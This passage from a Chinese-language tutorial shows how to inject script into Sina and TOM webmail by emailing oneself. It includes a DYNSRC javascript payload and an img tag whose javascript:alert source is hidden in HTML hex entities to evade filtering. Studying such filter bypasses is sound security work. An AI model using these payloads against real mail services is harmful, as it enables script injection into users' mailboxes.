


图2




图3

### 3.新浪邮箱

还是使用自己给自己发邮件的方式，“写邮件”，收件人处还是自己，主题随便填，然后插入图片，填上测试代码：" DYNSRC="javascript:alert('www.hackm.com')"。这个利用代码和测试21cn 的一样，如图5。“确定”后就弹出来了，呵呵。接着发送邮件，再去接收刚才发送的邮件，打开后就可以看到效果了，如图6。




图4




图5




图6

### 4.tom 邮箱

同样，自己给自己发邮件，收件人处填写自己的邮箱，主题随便填。然后点击“编辑HTML信件”，如图7，然后勾选上“编辑源码”，在邮件内容里填上测试代码：

```
<img src=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A&#x61&#x6C&#x65&#x72&#x74&#x28&#x27&#x77&#x77&#x77&#x2E&#x68&#x61&#x63&#x6B&#x6D&#x2E&#x63&#x6F&#x6D&#x27&#x29>
```

这个和测试126邮箱的代码一样，填好后的格式如图8所示。然后发送邮件，再自己接收并打开，就可以看到效果了，如图9。




图7

